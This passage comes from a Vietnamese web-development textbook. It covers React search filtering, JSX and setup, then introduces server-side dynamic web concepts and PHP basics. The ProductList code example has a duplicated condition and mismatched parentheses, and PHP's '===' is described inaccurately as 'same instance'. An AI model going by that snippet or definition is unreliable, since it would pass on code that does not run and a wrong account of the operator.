Lúc này, xâu cần tìm đã được chuyển đến thành phần `SearchableProductList`. `SearchableProductList` cần chuyển xâu cần tìm xuống `ProductList`, rồi `Product`. Điều này có thể được thực hiện bằng buộc dữ liệu một-chiều trên-xuống. Ngoài ra, mỗi khi xâu cần tìm thay đổi, giao diện phải được cập nhật lại do một số sản phẩm sẽ được ẩn đi trong khi một số khác lại cần được hiển thị ra. Yêu cầu này được giải quyết rất đơn giản bằng cách đặt xâu cần tìm vào `state` của `SearchableProductList` vì mỗi khi `state` thay đổi, phương thức `render()` sẽ tự động được gọi để cập nhật lại giao diện. Mã nguồn được bổ sung cho `SearchableProductList` được tô nền trong ví dụ sau. Thuộc tính `searchText` được đặt vào `state` và truyền xuống `ProductList`.

Phương thức `doSearch()` cập nhật `searchText` bằng xâu cần tìm nhận được từ `earchBar`.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {...}
4.   class SearchBar extends React.Component {...}
5.   class SearchableProductList extends React.Component {
6.     constructor(props) {
7.       super(props);
8.       this.state = {searchText: ""};
9.       this.doSearch = this.doSearch.bind(this);
10.    }
11.   doSearch(txt) { this.setState({searchText: txt}); }
12.   render() {
13.     return React.createElement("div", null,
14.                               React.createElement(SearchBar,
15.                                   {onSearch:this.doSearch}),
16.                               React.createElement(ProductList,
17.                                   {products:this.props.products,
18.                                    searchText:this.state.searchText})
19.                             );
20.   }
21. }
22.
23. ReactDOM.render(...);
24. </script>
```

Khi nhận được xâu tìm kiếm cùng với danh sách sản phẩm từ `SearchableProductList`, ứng với mỗi sản phẩm, `ProductList` phải phân tích xem sản phẩm có chứa xâu tìm kiếm hay không, và do vậy, có được hiển thị hay không. Mã nguồn của `ProductList` được thay đổi gần hết. Thay vì sử dụng phương thức `map()` như trước đây, `ProductList` sử dụng phương thức `forEach()` để duyệt qua từng sản phẩm. Phương thức `indexOf()` được sử dụng để kiểm tra xem tên hay mô tả sản phẩm có chứa xâu cần tìm hay không. Thuộc tính `display` được bổ sung để chứa kết quả kiểm tra này. Giá trị `display`, sau đó được chuyển xuống cho `Product` bằng buộc dữ liệu một chiều trên-xuống.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {
4.     constructor(props) { super(props); }
5.     render() {
6.       var listItems = [];
7.       this.props.products.forEach((p) => {
8.         var txt = this.props.searchText.toLowerCase();
9.         var n = p.name.toLowerCase();
10.        var desc = p.description.toLowerCase();
11.        listItems.push(
12.          React.createElement(Product, {
13.            name: p.name,
14.            description: p.description,
15.            isBookmarked: p.isBookmarked,
16.            display: (txt == "" || n.indexOf(txt) > -1) ||
17.                      n.indexOf(txt) > -1) ||
```

```

18.           desc.indexOf(txt) > -1) })
19.       );
20.   });
21.   return React.createElement('div', null, listItems);
22. }
23. }
24. class SearchBar extends React.Component {...}
25. class SearchableProductList extends React.Component {...}
26. ReactDOM.render(...);
27. </script>

```

Cuối cùng, khi nhận được sản phẩm với bổ sung thông tin về trạng thái hiển thị của sản phẩm, *Product* sẽ xử dụng CSS để ẩn hay hiện sản phẩm tương ứng. Mã nguồn bổ sung được tô nền trong ví dụ sau. Thứ nhất, một lớp CSS mới là *.nodisplay* được bổ sung. Lớp này chỉ có một thuộc tính với giá trị có tác dụng ẩn đối tượng được áp dụng. Thứ hai, *className* của *<div>* cho sản phẩm sẽ nhận *.nodisplay* nếu sản phẩm không được hiển thị.

```

1. <style>
2.   .box {border:solid 1px red;}
3.   .yellow {background-color:yellow;}
4.   .nodisplay {display:none;}
5. </style>
6. <script>
7. class Product extends React.Component {
8.   constructor(props) {...}
9.   handleClick() {...}
10.  render() {
11.    return React.createElement("div",
12.      {className: this.props.display ?
13.        (this.state.isBookmarked ? "box yellow" : "box") :
14.        "nodisplay"}, 
15.        React.createElement("h1", null, this.props.name),
16.        React.createElement("p", null, this.props.description),
17.        React.createElement("button",
18.          {onClick: this.handleClick},
19.          this.state.isBookmarked ? 'Remove bookmark' :
20.            'Set bookmark')
21.      );
22.    }
23.  }
24. class ProductList extends React.Component {...}
25. class SearchBar extends React.Component {...}
26. class SearchableProductList extends React.Component {...}
27. ReactDOM.render(...);
28. </script>

```

5.4.5. JSX

Một mở rộng tùy chọn cho React là JSX (JavaScript eXtension). Sở dĩ JSX là tùy chọn vì không dùng nó cũng được. JSX ra đời với mục đích cho phép khai báo các thành phần React tương tự khai báo các đối tượng trong HTML. Nói cách khác, JSX cung cấp một cú pháp khác, dễ hơn, thay cho viết lệnh *React.createElement()*. Ví dụ, câu lệnh tạo thành phần *React.createElement(**Product*, {name:"Dell Laptops",

`description:"Laptops from Dell", isBookmarked: false});` có thể được viết theo JSX là `<Product name="Dell Laptops" description="Laptops from Dell" isBookmarked="false"/>`.
 Để thấy, câu lệnh viết theo JSX ngắn gọn, rõ ràng và dễ hiểu hơn. Chính vì vậy, hầu hết lập trình viên sử dụng React đều sử dụng JSX. Lưu ý, JSX là mở rộng cú pháp JavaScript chứ không phải HTML hay ngôn ngữ biểu mẫu. Ngoài thay thế câu lệnh `React.createElement()`, JSX cho phép nhúng các biểu thức JavaScript (viết giữa { và }) vào bất kỳ vị trí nào. Điều đó làm cho việc định nghĩa các thành phần trở nên dễ dàng hơn. Ví dụ, `<h1>{this.props.name}</h1>` là cách viết của JSX thay cho `React.createElement("h1", null, this.props.name)`.

Ví dụ sau đây cho thấy thành phần `SearchableProductList` và phương thức `ReactDOM.render()` được viết theo JSX.

```

1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {...}
4.   class SearchBar extends React.Component {...}
5.   class SearchableProductList extends React.Component {
6.     constructor(props) {
7.       super(props);
8.       this.state = {searchText: ""};
9.       this.doSearch = this.doSearch.bind(this);
10.    }
11.   doSearch(txt) {this.setState({searchText:txt});}
12.   render() {
13.     return <div>
14.       <SearchBar onSearch={this.doSearch}/>
15.       <ProductList products={this.props.products}
16.                     searchText={this.state.searchText}/>
17.     </div>;
18.   }
19. }
20. ReactDOM.render(
21.   <SearchableProductList products={[...]} />,
22.   document.getElementById('root')
23. );
24. </script>

```

5.4.6. Thiết lập môi trường React

Để có môi trường chạy ứng dụng React, hãy bao hàm các tệp thư viện `react.js` và `react-dom.js` của React, đồng thời bao hàm thư viện tiền xử lý JavaScript `babel.js` có tại <https://babeljs.io/>. Tuy nhiên, cách thiết lập này ít được thực hành trong thực tế. Lý do là mã nguồn JSX được chuyển đến trình khách và trình khách phải mất nhiều thời gian chạy các thư viện Babel và React để chuyển đổi JSX thành JavaScript. Thay vào đó, lập trình viên nên thiết lập môi trường phát triển tại máy của lập trình viên. Sau khi phát triển mã JSX, lập trình viên thực hiện "build" ứng dụng để chuyển đổi JSX thành JavaScript thuận, rồi đem ứng dụng với JavaScript thuận đi triển khai trên máy phục vụ. Người đọc quan tâm cách thiết lập môi trường này có thể tham khảo hướng dẫn cài đặt và cấu hình tại <https://facebook.github.io/react/docs/installation.html>.

5.5. CẬP NHẬT KIẾN THỨC VỀ PHÁT TRIỂN MẶT TRƯỚC

Với xu hướng thiên về mặt trước bằng kiến trúc thick client - thin server, ngày càng nhiều các thư viện phát triển mặt trước được ra đời. Ba thư viện jQuery, Bootstrap và React được giới thiệu trong giáo trình này là những thư viện đang được dùng phổ biến hiện nay. Ngoài ba thư viện trên, nhiều thư viện phát triển mặt trước khác cũng được nhiều lập trình viên sử dụng như Ember, Meteor, Angular, Foundation, Backbone, ... Trong tương lai, nhiều thư viện khác sẽ ra đời và cung cấp những tính năng hữu ích hơn những thư viện hiện có. Chính vì vậy, việc nắm vững kiến thức nền tảng (Chương 2-4) để sẵn sàng tiếp cận thư viện mới là yêu cầu bắt buộc đối với mọi lập trình viên phát triển ứng dụng web.

Bài tập

1. Với mỗi chương trình ví dụ được trình bày trong chương này, hãy thay đổi giá trị các thuộc tính của các đối tượng trong chương trình, rồi chạy lại chương trình để thấy thay đổi trên giao diện.
2. Cài đặt và thiết lập môi trường phát triển React. Sử dụng môi trường này để chuyển đổi các chương trình ví dụ trong Mục 5.4 từ mã nguồn React thành JavaScript thuần.

Đọc thêm

1. Thodoris Greasidis, "jQuery Design Patterns", Packt Publishing, 2016.
2. Matt Lambert, "Learning Bootstrap 4, 2nd Edition", Packt Publishing, 2016.
3. Kirupa Chinnathambi, "Learning React, 1st Edition", Addison-Wesley Professional, 2016.

Chương 6

CÔNG NGHỆ WEB ĐỘNG

6.1. NHIỆM VỤ BÊN PHỤC VỤ

Chương 1 đã trình bày kiến trúc ứng dụng web, trong đó có tổng quan về chức năng và các thành phần bên phục vụ. Ngoài ra, Chương 1 cũng cho biết phân biệt giữa web tĩnh và web động. Chương 6 này và những chương tiếp sau chỉ trình bày những vấn đề liên quan web động vì việc phục vụ web tĩnh khá đơn giản và trực tiếp, chỉ cần đọc nội dung có sẵn trong tệp rồi gửi cho trình khách.

Với web động, rất nhiều vấn đề phải được quan tâm giải quyết. Theo đó, tổ hợp bên phục vụ (trình phục vụ web + phục vụ ứng dụng, hệ quản trị cơ sở dữ liệu, ...) phải thực hiện nhiều nhiệm vụ khác nhau. Những nhiệm vụ cụ thể, cũng như cách thức thực hiện mỗi nhiệm vụ của bên phục vụ sẽ được trình bày khái quát ngay sau đây. Một cách tổng quát, bất kỳ tổ hợp bên phục vụ nào cũng sử dụng ngôn ngữ lập trình web động, thực hiện những nhiệm vụ sau và theo những nguyên lý khá giống nhau.

6.1.1. Tiếp nhận và phân tích yêu cầu HTTP

Khi nhận được yêu cầu HTTP từ trình khách, đầu tiên trình phục vụ web sẽ xác định tài nguyên nào được trình khách yêu cầu bằng việc phân tích đường dẫn có trong yêu cầu. Căn cứ vào định dạng của tài nguyên, trình phục vụ web sẽ chuyển tiếp yêu cầu đến trình phục vụ ứng dụng tương ứng. Ví dụ, nếu tài nguyên là một tệp PHP, trình phục vụ web sẽ chuyển yêu cầu HTTP đến trình thông dịch PHP, ngược lại nếu tài nguyên là một tệp ASPX, trình phục vụ web sẽ chuyển yêu cầu HTTP đến .NET Framework. Nhắc lại rằng phía sau trình phục vụ là hàng tá trình phục vụ ứng dụng, mỗi trình phục vụ ứng dụng có thể và có nhiệm vụ xử lý hay phục vụ một vài định dạng tài nguyên cụ thể.

Như đã biết, yêu cầu HTTP là một văn bản có cấu trúc, bao gồm dòng yêu cầu, nhiều dòng tiêu đề và có thể có một thân. Phân tích một cách sâu hơn, yêu cầu HTTP là một tập các cặp *thuộc-tính:giá-trị* được thể hiện dưới dạng văn bản. Thuộc tính có thể là tiêu đề HTTP hoặc tham số do ứng dụng định nghĩa. Khi nhận được yêu cầu HTTP từ trình phục vụ web, trình phục vụ ứng dụng sẽ tự động phân tích văn bản này, bóc tách các thuộc tính và giá trị được thể hiện trong văn bản, và lưu các cặp *thuộc-tính:giá-trị* vào những bộ sưu tập (collections) khác nhau. Mặc dù không có quy định chung nào về việc phân chia thuộc tính vào các bộ sưu tập, các công nghệ web khác nhau đều sử dụng các bộ sưu tập sau:

- *Bộ sưu tập các tham số GET*: Các tham số GET, hay tham số trong chuỗi truy vấn của URL, được lưu trong bộ sưu tập này. Với PHP, bộ sưu tập các tham số GET là `$_GET`. Với ASP.NET, bộ sưu tập các tham số GET là `Request.QueryString`. Cho dù khác nhau về cách viết, `$_GET` và `Request.QueryString` đều là ánh xạ với khóa (key) là tên tham số và giá trị là giá trị của tham số.

- *Bộ sưu tập các tham số POST*: Các tham số POST, hay tham số được đặt trong thân của yêu cầu HTTP, được lưu trong bộ sưu tập này. Với PHP, bộ sưu tập các tham số POST là `$_POST`. Với ASP.NET, bộ sưu tập các tham số POST là `Request.Forms`. Cũng như với GET, `$_POST` và `Request.Forms` chỉ khác nhau về cách viết.

- *Bộ sưu tập các tiêu đề HTTP*: Các tiêu đề có trong yêu cầu HTTP, sau khi được phân tích, sẽ được đưa vào bộ sưu tập này. Một số tiêu đề như `Server-Protocol`, `Request-Method`, `User-Agent`, ... có trong hầu hết các yêu cầu HTTP. Với PHP, bộ sưu tập các tiêu đề HTTP là `$_SERVER`. Với ASP.NET, bộ sưu tập các tiêu đề HTTP là `Request.ServerVariables`.

- *Bộ sưu tập cookies*: Các cookies, hay các cặp tham số=giá-trị được gán cho tiêu đề `Cookie` trong yêu cầu HTTP, được lưu trong bộ sưu tập này. Lưu ý, bản thân tiêu đề `Cookie` và giá trị của nó cũng được lưu trong bộ sưu tập các tiêu đề. Với PHP, bộ sưu tập các cookies là `$_COOKIE`. Với ASP.NET, bộ sưu tập các cookies là `Request.Cookies`.

- *Bộ sưu tập các tệp upload*: Các tệp được upload từ trình khách lên được lưu trong bộ sưu tập này. Với PHP, bộ sưu tập các tệp upload là `$_FILES`. Với ASP.NET, bộ sưu tập các tệp upload là `Request.Files`.

- *Các bộ sưu tập khác*: Ngoài năm bộ sưu tập được miêu tả ở trên, cũng là những sưu tập hay được dùng nhất, trình phục vụ còn sử dụng một số bộ sưu tập khác nữa. Những bộ sưu tập khác sẽ được đề cập khi trình bày vấn đề có liên quan.

6.1.2. Xử lý nghiệp vụ và tạo đáp ứng HTTP

Các bộ sưu tập với những cặp `thuộc-tính:giá-trị` được bóc tách từ yêu cầu HTTP là dữ liệu vào cho ứng dụng web. Ứng dụng web sẽ xử lý nghiệp vụ cụ thể tùy thuộc vào bài toán đang được giải quyết. Kết thúc xử lý nghiệp vụ, ứng dụng web cần xuất kết quả ra đáp ứng HTTP để trình phục vụ gửi đáp ứng HTTP cho trình khách. Mặc dù không có quy định chung nào về việc xuất đáp ứng HTTP, các công nghệ khác nhau đều hỗ trợ tối thiểu hai phương thức sau đây:

- *Đưa nội dung web vào thân đáp ứng HTTP*: Phương thức này quan trọng và luôn được sử dụng vì nội dung web là những gì mà trình khách cần. Khi nhận được đáp ứng HTTP, trình khách sẽ lấy ra và sử dụng nội dung web được chứa trong thân của đáp ứng. Nhắc lại rằng nội dung web là HTML, JavaScript và CSS.

Với PHP, phương thức đưa nội dung vào đáp ứng HTTP là *echo()*. Với ASP.NET, phương thức đưa nội dung vào đáp ứng HTTP là *Response.Write()*.

- *Thêm tiêu đề cho đáp ứng HTTP*: Trình phục vụ web sẽ đóng gói nội dung web vào đáp ứng HTTP cùng với một số tiêu đề mặc định, và lập trình viên ít phải can thiệp vào tiêu đề của đáp ứng HTTP. Tuy nhiên, trong những tình huống cụ thể, ví dụ ứng dụng cần gửi cookies cho trình khách, phương thức thêm tiêu đề cho đáp ứng HTTP trở nên cần thiết. Với PHP, phương thức thêm tiêu đề cho đáp ứng HTTP là *header()*. Với ASP.NET, phương thức thêm tiêu đề là *Response.Addheader()*.

6.1.3. Lưu và sử dụng trạng thái làm việc

Trong nhiều tình huống, ứng dụng web cần phải biết trạng thái làm việc giữa trình khác và bên phục vụ. Căn cứ vào trạng thái, ứng dụng web mới có thể cung cấp những tính năng cá nhân hóa, xác thực hay đi theo quy trình, ... Các công nghệ web khác nhau đều sử dụng hai kỹ thuật là phiên (session) và cookie để lưu và sử dụng trạng thái. Với PHP, phiên và cookie được lưu trong *\$_SESSION* và *\$_COOKIE*, tương ứng. Với ASP.NET, phiên và cookie được lưu bởi *Session* và *Response.Cookies*. Do có những đặc điểm đặc thù, phiên và cookie sẽ được trình bày chi tiết sau, trong Chương 8.

6.1.4. Lưu dữ liệu bền vững

Ứng dụng web động không thể thiếu cơ sở dữ liệu. Mỗi công nghệ web có thể làm việc với nhiều hệ quản trị cơ sở dữ liệu khác nhau, trong đó một vài hệ quản trị cơ sở dữ liệu được ưu tiên. Ví dụ, ứng dụng PHP thường sử dụng cơ sở dữ liệu MySQL/Maria, trong khi ứng dụng ASP.NET thường sử dụng MS SQL Server. Thao tác cơ sở dữ liệu sẽ được trình bày trong Chương 7.

6.1.5. Đảm bảo an ninh

Cũng như bất kỳ phần mềm nào, ứng dụng web cần phải đảm bảo an ninh khi vận hành. Xác thực, điều khiển truy cập, kiểm tra hợp thức dữ liệu vào, làm sạch dữ liệu ra, ... là những vấn đề an ninh mà ứng dụng web phải giải quyết. An ninh ứng dụng web sẽ được trình bày trong Chương 8.

6.2. NGÔN NGỮ LẬP TRÌNH PHP

PHP (PHP Hypertext Preprocessor) là ngôn ngữ lập trình đa năng đặc biệt phù hợp cho phát triển mặt sau ứng dụng web. Theo thống kê của Q-success¹⁷, vào tháng 6/2017, gần 83% các ứng dụng web trên toàn thế giới được phát triển với PHP, hơn nữa con số này vẫn có xu hướng tăng. PHP hỗ trợ cả hai phương pháp lập trình là thủ tục và hướng đối tượng. Công nghệ này có thể được sử dụng trên

¹⁷ <https://w3techs.com/>

hầu hết các hệ điều hành phổ biến ngày nay, bao gồm Linux, các biến thể của Unix, Microsoft Windows, Mac OS X, ... Nó cũng hỗ trợ hầu hết các trình phục vụ web như Nginx, Apache, IIS, ... và có thể giao tiếp với trình phục vụ web thông qua API hoặc CGI. Một trong những điểm mạnh nhất và quan trọng nhất của PHP là nó hỗ trợ nhiều loại cơ sở dữ liệu. Sử dụng các mở rộng cho cơ sở dữ liệu, thao tác với cơ sở dữ liệu trong PHP thực sự đơn giản. Ngoài ra, PHP hỗ trợ nhiều thư viện chuyên dụng để thực hiện các nhiệm vụ bên phục vụ.

PHP có nhiều đặc điểm ngôn ngữ giống với Java và C. Do vậy, với giả thiết người đọc đã biết Java và C, giáo trình chỉ trình bày hoặc nhấn mạnh những khác biệt của PHP so với Java và C. Lập trình viên Java hay C có thể sử dụng ngay PHP và tìm hiểu thêm về PHP khi cần thiết.

6.2.1. Tệp/trang PHP

Tệp/trang mã nguồn PHP có phần mở rộng là `.php`. Nội dung tệp mã nguồn có thể bao gồm PHP, HTML, JavaScript và CSS. Đoạn mã PHP được mở đầu bằng xâu ký tự `<?php` và kết thúc bằng xâu ký tự `?>`. Có thể nhúng nhiều đoạn mã PHP vào bất kỳ vị trí nào trong tệp. Bên ngoài các đoạn mã PHP là HTML, JavaScript và CSS. Các đoạn mã PHP được thực thi bên phục vụ để tạo ra phần động của trang web. PHP sử dụng hàm `echo()` để đưa nội dung vào thân đáp ứng HTTP và sử dụng hàm `header()` để thêm tiêu đề cho đáp ứng HTTP.

Xét trang PHP đơn giản, `first-example.php`, trong ví dụ sau đây.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.6.2.1</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <h1>Xin chào</h1>
6.   <?php
7.     echo "<p>Biểu diễn nhị phân của 999 là ";
8.     echo decbin(999);
9.     echo "</p><input type='button' value='Okie'>";
10.   ?>
11. </body></html>
```

Khi thực thi, trang `first-example.php` tạo ra nội dung web như sau:

```
<!DOCTYPE html><html><head><meta charset="utf-8">
</head><body>
<h1>Xin chào</h1>
<p>Biểu diễn nhị phân của 999 là 111100111</p><input type='button'
value='Okie'></body></html>
```

Dễ hình dung trình diễn của trang `first-example.php` trên giao diện của trình duyệt là như thế nào. Ở đây, một phần mã HTML của trang đã không được khai báo ngay từ đầu. Thay vào đó, phần mã HTML này được sinh ra khi mã PHP thực thi

ở bên phục vụ. PHP gọi hàm `echo()` để xuất ra mã HTML. Bên cạnh đó, PHP đã sử dụng hàm dựng sẵn `decbin()` để tính biểu diễn nhị phân của 999 trước khi xuất biểu diễn nhị phân ra HTML. Có thể so sánh mã PHP giống như nguyên vật liệu, trong khi mã HTML, JavaScript và CSS giống như sản phẩm cuối; nguyên vật liệu được lưu trữ và xử lý bên phục vụ để tạo ra sản phẩm cuối đáp ứng yêu cầu của trình khách; tệp PHP có thể chứa hỗn hợp cả nguyên vật liệu và sản phẩm và trình thông dịch PHP có nhiệm vụ xử lý, chuyển thể hỗn hợp đó thành sản phẩm thuần khiết. Nhắc lại rằng, trình khách chỉ yêu cầu và chỉ hiểu HTML, JavaScript và CSS.

Một câu hỏi được đặt ra là khi nào trang PHP có cả mã PHP lẫn HTML, JavaScript và CSS? Câu trả lời có được bằng việc áp dụng nguyên lý "Tách biệt dữ liệu với trình diễn" trong phát triển phần mềm. Nghĩa là, phần xử lý nghiệp vụ của ứng dụng nên được cài đặt trong các tệp chỉ chứa mã PHP, phần kết xuất kết quả xử lý ra HTML, JavaScript và CSS để gửi cho trình khách mới được cài đặt trong các tệp được viết bằng hỗn hợp mã PHP, HTML, JavaScript, CSS. Mẫu thiết kế MVC được trình bày trong Mục 6.4 sẽ trả lời kỹ hơn câu hỏi này. Lưu ý, nếu tệp chỉ chứa mình mã PHP, chỉ cần mở đoạn mã PHP bằng `<?php` ở đầu tệp mà không cần đóng đoạn PHP bằng `?>` ở cuối tệp.

6.2.2. Kiểu dữ liệu, biến, hàm

Ngôn ngữ PHP hỗ trợ các kiểu dữ liệu nguyên thủy như số nguyên, số thực, xâu, logic (true/false), cùng các kiểu phức hợp như mảng và đối tượng. Xâu ký tự là một dãy các ký tự được giới hạn trong cặp nháy đơn (') hoặc trong cặp nháy kép ("). Mảng là ánh xạ, tức bộ sưu tập các cặp <khóa, giá-trị>. Đối tượng là thể hiện của lớp được khai báo tương tự trong Java. Các kiểu dữ liệu phức hợp (mảng và đối tượng) sẽ được trình bày chi tiết trong các mục nhỏ phía sau. Ngoài ra, PHP hỗ trợ kiểu dữ liệu đặc biệt có tên là `null`. Miền giá trị của `null` (viết thường) có duy nhất một giá trị là `NULL` (viết hoa). Biến có kiểu dữ liệu `null` là biến không lưu trữ giá trị. Nếu một biến được tạo ra mà không được gán giá trị, nó sẽ có kiểu `null`.

Khác với Java và C, nhưng giống nhiều ngôn ngữ khác, PHP sử dụng cơ chế định kiểu không tường minh. Cơ chế định kiểu này đã được trình bày chi tiết trong Mục 4.1.1. Với cơ chế định kiểu không tường minh, ngôn ngữ PHP không yêu cầu phải khai báo biến trước khi sử dụng, không bắt buộc phải xác định kiểu dữ liệu của biến. Kiểu dữ liệu của biến được tự động xác định dựa trên dữ liệu của nó.

Biến bắt đầu bởi ký tự \$ theo sau là tên biến. Tên biến bao gồm chữ cái, chữ số, dấu gạch nối (_) và phải bắt đầu bằng chữ cái hoặc dấu gạch nối. Hàm được định nghĩa bằng từ khóa `function`, theo sau là tên hàm và các tham số (nếu có). Kiểu của hàm và kiểu của tham số cũng được xác định theo cơ chế không tường minh.

Phạm vi hoạt động của biến có thể là cục bộ (local variable), toàn cục (global variable) hay tĩnh (static variable). Khi một biến được khai báo trong một hàm thì

nó được xem là biến cục bộ và nó chỉ có ý nghĩa sử dụng trong hàm đó. Khi hàm được thực thi xong, toàn bộ biến cục bộ được khai báo trong hàm được giải phóng khỏi bộ nhớ. Ngược lại, biến toàn cục là biến được khai báo ngoài hàm, có thể truy cập ở bất kỳ nơi nào trong chương trình và tồn tại trong suốt thời gian thực thi của chương trình. Tuy nhiên, do sử dụng cơ chế định kiểu không tường minh, biến toàn cục mặc định không hiện diện bên trong hàm. Nếu tên biến được sử dụng bên trong hàm, nó được hiểu là biến cục bộ được khai báo không tường minh. Để biến toàn cục có tác dụng trong phạm vi của hàm, hãy sử dụng từ khoá *global* trước tên biến. Ví dụ chương trình sau đây minh họa cách định nghĩa hàm, sử dụng biến toàn cục và biến cục bộ. Chương trình khai báo, đồng thời gán giá trị cho, một biến toàn cục có tên là *\$a*. Hàm *test()*, sau đó được định nghĩa. Trong hàm *test()*, một biến cục bộ có tên là *\$b* được khai báo và gán giá trị. Với cơ chế định kiểu không tường minh, cả *\$a* và *\$b* được hiểu có kiểu số nguyên, do giá trị gán cho chúng lần lượt là 10 và 15. Câu lệnh "echo *\$a*;" trong hàm *test()* sẽ không in ra kết quả, đồng thời đưa ra một thông báo lỗi "Undefined variable". Nguyên nhân là *\$a* được hiểu là biến cục bộ và nó chưa được gán giá trị. Ngược lại, câu lệnh "echo (*\$a+\$b*);" trong hàm *test()* in ra kết quả 25. Trong câu lệnh này, *\$a* là biến toàn cục do trước đó đã có câu lệnh "global *\$a*;" với ý nghĩa "Từ dòng lệnh này đến hết hàm *test()*, ký hiệu *\$a* là tham chiếu đến biến toàn cục chứ không phải biến cục bộ nữa". Phía sau hàm *test()*, câu lệnh "echo *\$a*;" cho kết quả 10 vì chắc chắn *\$a* là biến toàn cục, câu lệnh "echo *\$b*;" có lỗi "Undefined variable" do không có biến toàn cục nào có tên là *\$b*.

```

1. <?php
2.   $a = 10; // biến toàn cục
3.   function test() {
4.     $b = 15; // biến cục bộ
5.     echo $a; // lỗi Undefined variable
6.     global $a;
7.     echo ($a+$b); // 25
8.   }
9.   echo $a; // 10
10.  echo $b; // lỗi Undefined variable
11.  test(); // 25

```

Biến tĩnh có phạm vi truy cập trong hàm tương tự biến cục bộ. Dù vậy, khác với biến cục bộ, biến tĩnh không mất giá trị của nó khi thực thi của chương trình ra khỏi hàm. Ngược lại, nó giữ nguyên giá trị khi hàm được gọi thêm lần nữa. Có thể thấy phạm vi của biến tĩnh thông qua ví dụ sau. Trong ví dụ này, biến tĩnh *\$count* được khai báo trong hàm *tick()*. Hàm *tick()* được gọi ba lần, mỗi lần làm tăng biến *\$count* thêm 1.

```

1. <?php
2.   function tick() {
3.     static $count = 0;
4.     echo $count;
5.     $count++;
6.   }
7.   tick(); // 0

```

```
8. tick(); // 1  
9. tick(); // 2
```

Cơ chế định kiểu không tường minh không cung cấp câu lệnh khai báo biến một cách rõ ràng. Do vậy, một biến có thể không tồn tại hoặc chưa được khởi tạo khi nó được sử dụng. Thông báo "Undefined variable", như ví dụ ở trên, sẽ được ném ra trong những tình huống này. Để tránh những lỗi như vậy, PHP cung cấp hai hàm kiểm tra mà lập trình viên nên sử dụng trước khi dùng biến nếu không chắc chắn biến đã tồn tại và có giá trị. Hàm thứ nhất là `isset($var)`, kiểm tra biến `$var` đã tồn tại hay chưa. Hàm thứ hai là `empty($var)`, kiểm tra giá trị của `$var` có khác rỗng hay không. Mã sử dụng biến có dạng `if (isset($var) && !empty($var)) { /* sử dụng $var */}`.

Cũng do cơ chế định kiểu không tường minh, kiểu của biến không được phát biểu rõ ràng, do vậy lỗi gán giá trị sai kiểu cho biến có thể xảy ra. Để tránh lỗi này, PHP cung cấp hàm kiểm tra kiểu `is_[type]()`, trong đó `[type]` bao gồm `numeric`, `int`, `float`, `string`, `bool`, `null`, `array`, `object` tương ứng với các kiểu dữ liệu số, số nguyên, số thập phân, xâu ký tự, logic, `null`, mảng, và đối tượng.

Trong quá trình tính toán, chương trình có thể thực hiện việc chuyển đổi kiểu dữ liệu cho biến bằng cách ghi tên kiểu dữ liệu mà biến muốn chuyển đổi vào phía trước biến theo cú pháp `(type) $var`. Ví dụ, đoạn mã `<?php $x = 2.3; $n = (int) $x; ?>` chuyển giá trị số thực của `$x` thành kiểu số nguyên rồi gán cho `$n`. Với các kiểu số và xâu, PHP cung cấp các hàm `intval($s)`, `floatval($s)` để chuyển đổi biến diễn xâu `$s` thành số nguyên, thực, tương ứng; đồng thời cung cấp hàm `strval($v)` để chuyển giá trị của `$v` thành một xâu.

6.2.3. Phép toán, biểu thức

PHP hỗ trợ các phép toán và biểu thức tương tự Java và C. Các phép toán được nhắc lại dưới đây.

Phép toán số học: Các phép toán số học được sử dụng trong ngôn ngữ PHP bao gồm: + (cộng), - (trừ), * nhân, / (lấy phần thương số của phép chia), % (lấy phần dư của phép chia).

Phép toán so sánh: Ngôn ngữ PHP sử dụng các phép toán so sánh để so sánh hai giá trị kiểu số hoặc xâu ký tự, kết quả trả về là giá trị kiểu logic đúng (true) hoặc không đúng (false), bao gồm: == (bằng nhau về giá trị), === (cùng là một thể hiện), != (không bằng), > (lớn hơn), < (nhỏ hơn), >= (lớn hơn hoặc bằng), <= (nhỏ hơn hoặc bằng).

Phép toán tăng, giảm: Ngôn ngữ PHP sử dụng các phép toán ++ (tăng giá trị của biến kiểu số nguyên thêm một đơn vị), -- (giảm giá trị của biến kiểu số nguyên một đơn vị). Vị trí của phép toán đúng đằng trước hay đằng sau biến sẽ xác định thời điểm tăng hoặc giảm giá trị biến. Nếu đứng đằng trước biến, phép toán sẽ thực hiện tăng hoặc giảm giá trị biến đó trước khi thực hiện ước lượng biểu thức.

Ngược lại nếu đúng đằng sau biến, phép toán sẽ thực hiện ước lượng biểu thức sau đó mới thực hiện tăng hoặc giảm giá trị của biến.

Phép toán logic: Phép toán logic được dùng cho các toán hạng là các biểu thức so sánh hoặc các giá trị kiểu boolean. Ngôn ngữ PHP sử dụng toán tử `&&` cho phép toán AND có kết quả là giá trị đúng khi tất cả các toán hạng có giá trị đúng ngược lại cho kết quả là giá trị sai, toán tử `||` cho phép toán OR có kết quả là giá trị sai khi các tất cả toán hạng có giá trị sai ngược lại cho kết quả đúng, toán tử `!` cho phép NOT có kết quả giá trị sai khi toán hạng có giá trị đúng và cho kết quả là đúng khi toán hạng có giá trị sai.

Phép toán nối xâu ký tự: Ngôn ngữ PHP sử dụng toán tử chấm `(.)` để thực hiện nối các xâu ký tự với nhau. Ví dụ với hai biến `$str1="Hello "` và `$str2="world!"`, `$str1.$str2` sẽ cho giá trị `"Hello world!"`.

Phép gán: Lệnh gán của ngôn ngữ PHP sử dụng cú pháp `$v = expression;` với ý nghĩa là giá trị của biểu thức `expression` được tính và gán cho biến `$v`.

Biểu thức: Có thể là một hằng số, biến số, hoặc kết hợp các biểu thức bằng các phép toán. Trong biểu thức gồm nhiều phép toán, việc ước lượng biểu thức dựa vào độ ưu tiên của các phép toán. Phép toán có độ ưu tiên lớn hơn sẽ được thực hiện trước. Các phép toán trong cặp ngoặc mở (và ngoặc đóng) có độ ưu tiên cao nhất. Tiếp theo đến các toán tử một ngôi `(++, --, !)`, rồi các phép toán hai ngôi¹⁸ `(* /, %, +, -)`, phép toán nối xâu ký tự `(.)`. Tiếp theo là các phép toán so sánh, các phép toán logic hai ngôi `(&&, ||)`. Cuối cùng là phép gán `(=)`.

6.2.4. Cấu trúc điều khiển

